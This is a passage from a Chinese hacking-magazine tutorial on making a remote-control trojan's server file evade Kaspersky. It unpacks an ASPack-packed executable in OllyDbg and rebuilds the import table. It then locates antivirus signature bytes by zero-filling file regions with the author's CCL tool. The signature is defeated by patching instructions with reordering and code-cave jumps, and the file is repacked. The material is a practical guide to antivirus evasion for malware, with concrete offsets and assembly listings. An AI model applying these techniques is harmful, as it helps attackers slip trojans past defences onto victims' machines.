004FE3B2     B8 01000000     mov eax,1
004FE3B7     C2 0C00 retn 0C
004FE3BA     68 00000000     push 0
004FE3BF     C3              retn
```

在popad处双击下断点，然后按F9让程序运行，很快程序就停在了断点处，这时倒数第二句已经改变了：

```
004FE3AF     61              popad
004FE3B0     75 08           jnz short RUNDLLL.004FE3BA
004FE3B2     B8 01000000     mov eax,1
004FE3B7     C2 0C00 retn 0C
004FE3BA     68 BC4D4A00     push   RUNDLLL.
004A4DBC
004FE3BF     C3              retn
```

按F8单步跟踪，会执行Push，然后是Retn，其实就是跳到刚才Push的地址去。这里是脱壳里常说的Magic Jump（魔法跳），这一跳就是去程序的入口处了。你可能问了，我怎么知道什么样的跳转是Magic Jump呢？呵呵，Magic Jump的距离通常较远（这里是从004FE3BA到004A4DBC），而且入口处的代码通常很有规律，更重要的是：多脱几次壳的经验！跳转后入口处代码如下：

```
004A4DBC     55              push ebp
004A4DBD     8BEC            mov ebp,esp
004A4DBF     83C4 F0add esp,-10
```

这是各种编程语言的标准入口（不详细说了），我们停在第一句，程序这时已经脱完壳，我们开始Dump。选择“插件->OllyDump->脱壳当前调试的进程”，然后点“脱壳之”（如图12所示），保存为另一个文件。稍等片刻，文件就生成了。




图12

这时还没有完，需要修复输入表。打开ReImport，在进程中选取被控制端文件的进程，在OEP处输入A4DBC（004A4DBC-00400000），然后点“自动搜索IAT”，程序提示“可能发现原始IAT”。再点击“获取输入表”，这是原程序的输入表，因为没有加密，所以可以直接获取。然后程序自动搜索到了输入表信息，点击“显示无效函数”，显示全部指针有效，这时我们就可以用它来修复刚才抓取的文件了（如图13所示）。




图13

小知识：输入表相当于一扇门，程序通过它调用Windows提供的功能。这里讲得很简单，因为这个壳难度不大，其实输入表修复是脱壳中很复杂的一个过程，留给大家自己修炼吧！

到此为止，整个脱壳就算完成了。用PEiD再检测一下，原来是Delphi写的程序。卡巴斯基检查仍旧报警。下面让我们来定位它的特征码。

2.自动定位特征码

黑防前几期已经有些文章介绍了定位某个文件的特征码，但那是手动的方法，不仅烦琐而且费时，会耽误大家的时间，所以我写了个小软件CCL来造福诸位，呵呵！

基本原理简单提一下：如果文件中的特征码被我们填入的0替换掉，则可以躲过杀毒软件。CCL提供了手动和自动两种操作方式，我们就结合起来使用，用手动替换定位大的范围，用自动替换进行精确定位。

小提示：由于CCL使用时要求和杀毒软件配合，所以强烈建议大家先详细看看说明再使用，光盘里的CCL是最新版本。

首先，关闭杀毒软件的即时监测功能（以下均简称监测）。打开CCL，将参数设为"手动"+"生成规定个数的文件"，然后文件个数设为10，意思是整个文件分成10部分分别替换为0。然后打开修复过的文件，弹出了PE文件段选择窗口，这是让你选择替换范围。因为我们是替换整个文件，所以什么都不选直接确定，进入操作窗口。注意窗口中显示的信息，确认无误后点击GO。进度条走完后打开我的电脑，进入刚才设定的生成路径，让卡巴斯基查毒。好家伙，10个文件杀了大半，还剩3个。在主窗口中选择"定位"，然后选取目标文件夹，显示出特征码所在位置如下：

定位结果

序号	起始偏移	大小	结束偏移
0001	00000000	0001A333	0001A333
0002	0004E999	0001A333	00068CCC
0003	0009D332	0001A333	000B7665

第1项我们不考虑，因为"司机"大叔对于PE文件头被替换的文件是不进行检测的（别的杀毒软件可能有所不同），目标初定为2、3两项。下面轮到精确自动定位了。

将参数调整为"自动"，"间隔秒数"设为7秒，"最小字节数"设为16个字节，然后打开待检测文件。这时，我们已经确定了特征码所在的大体范围，不需要对整个文件进行定位，因此分别在用户输入区输入两个区段，即起始偏移0004E999和0009D332，大小均为1A333，并添加进任务栏里。填充0相当于排除该段干扰，在这里都为否，也就是正常检测（如图14所示）。




图14

这时可以打开监测功能了，因为CCL的"自动功能"是通过判断生成文件是否被杀毒软件删除来决定下一步的操作。打开"我的电脑"并进入目标文件夹，让它保持在前台，然后单击GO开始自动检测。你会发现文件夹中多了两个文件，随即会有一个被删除，因为它含有特征码，没有被删除的自然是特征码被0替换掉了。

注意这里卡巴斯基的反应比较迟钝，所以在生成文件时不会自动检测，我们必须在文件图标上单击右键，来刺激一下。别的杀毒软件几乎不需要（如图15所示）。




图15

还记得刚才设置的"等待秒数"吗？一定要保证你的杀毒软件能在7秒内把含特征码的文件给删除掉，不然结果可是不准的！

大约4分钟以后，自动检测完成，定位结果显示如下：

```
----------------定位结果----------------
序号  起始偏移大小        结束偏移
0001  0005E6FD          0000001A 0005E717
0002  000A4DB0          0000004E 000A4DFE
```

呵呵，已经完成一半了，特征码就在这2个段中，下面就是修改了，可两处都要改吗？我们随便修改一处即可，如果还能查出来，再修改另一处。柿子当然挑软的捏，我们找较小的第1段进行修改。

3.特征码修改

铛铛铛，无敌的OllyDbg再次上场，它可是修改特征码的主力军！打开文件，来到0045E6FD处，让我们看看这里到底有些什么猫腻，代码如下：

```
0045E700    . /EB 16         jmp short 111_.0045E718
0045E702    .^|E9 5158FAFF   jmp 111_.00403F58
0045E707    . |8B45 FC       mov eax,dword ptr ss:[ebp-4]
0045E70A    . |33D2  xor edx,edx
0045E70C    . |8910  mov dword ptr ds:[eax],edx
0045E70E    . |E8 595BFAFF call 111_.0040426C
0045E713    . |E8 A85BFAFF call 111_.004042C0
```

原来是汇编指令，我们看看什么指令能改。Jmp和Call这种存在跳转的指令最好别碰，就选Mov和Xor那两句吧。还是用上面的两种修改方法：指令顺序变换法和跳转法。

顺序变换法很简单，如果两条指令互不干扰，就可以将它们的顺序调换。0045E707和0045E70A正可以使用这种方法（我已试过，调换顺序后没查出来）。可更多的情况下是不能调换顺序的，这时就要用跳转法了，意思就是将原指令改为一个Jmp，跳到我们寻找的空隙处，在空隙处补上原指令，执行完以后再跳转回去。修改如下：

```
0045E702    .^|E9 5158FAFF   jmp 111.00403F58
0045E707    . |E9 14670400   jmp 111.004A4E20
0045E70C    > |8910  mov dword ptr ds:[eax],edx
0045E70E    . |E8 595BFAFF call 111.0040426C
0045E713    . |E8 A85BFAFF call 111.004042C0
```

一个跳转指令需要5字节，而Mov和Xor加起来正好是5个字节，爽！Jmp 111.004A4E20是我们修改过的指令（111是文件名），其中004A4E20就是我们寻找的空隙。空隙怎么找？呵呵，PE文件的代码段中存在很多空隙，你在OllyDbg的窗口中将滚动条向下拉到底就可以找到，至于存在空隙的原因就留给大家自已补课了。下面是空隙处的代码：

```
004A4E02    .  E8 3D99FBFF call 111.0045E744
004A4E07    .  E8 E8F8F5FF call 111.004046F4
004A4E0C    .  0000  add byte ptr ds:[eax],al
004A4E0E    .  0000  add byte ptr ds:[eax],al
……
004A4E1E    .  0000  add byte ptr ds:[eax],al
004A4E20    >  8B45 FC mov eax,dword ptr ss:[ebp-4]
004A4E23    .  33D2 xor edx,edx
004A4E25    .^ E9 E298FBFF jmp 111.0045E70C
004A4E2A    00             db 00
```

开始的两句Call就是原文件的最后两句代码了，下面都是00。我们随便挑了一处004A4E20，在这里把刚才的Mov和Xor补上，再加一句跳转回去的Jmp，OK，已经修改完了。在OllyDbg中单击右键，选"复制到可执行文件->全部复制"，然后在弹出的D（dump）窗口中按右键选择"保存"，修改结果就被保存到原文件中了（如图16所示）。




图16

我们再让卡巴斯基查一下，一向严格把关的"司机大叔"这次无话可说了，免杀的目标终于达到了。可是不要高兴得太早，脱壳过的文件怎么这么大呀！原来只有511KB，脱了就变成1.02MB，足足胖了一倍！那我们就来替它减减肥，来个二次加壳。

4.二次加壳

用Notepad.exe（记事本）作一下实验可以发现，ASPack加壳过的程序会多出".aspack"和".adata"两个段，那是不是二次加壳前先把原脱壳文件中这两个段删除呢？我也是这样想的，可删除了以后文件大小并没有减多少，反而出现了错误，因此我们直接对脱壳文件进行二次加壳。用什么壳？呵呵，以其人之道还治其人之身，就用ASPack2.12。打开文件时提示"已经被ASPack压缩过了"，不管它，我们继续。完成以后大小减了一半，和没脱壳时差不多（如图17所示）。

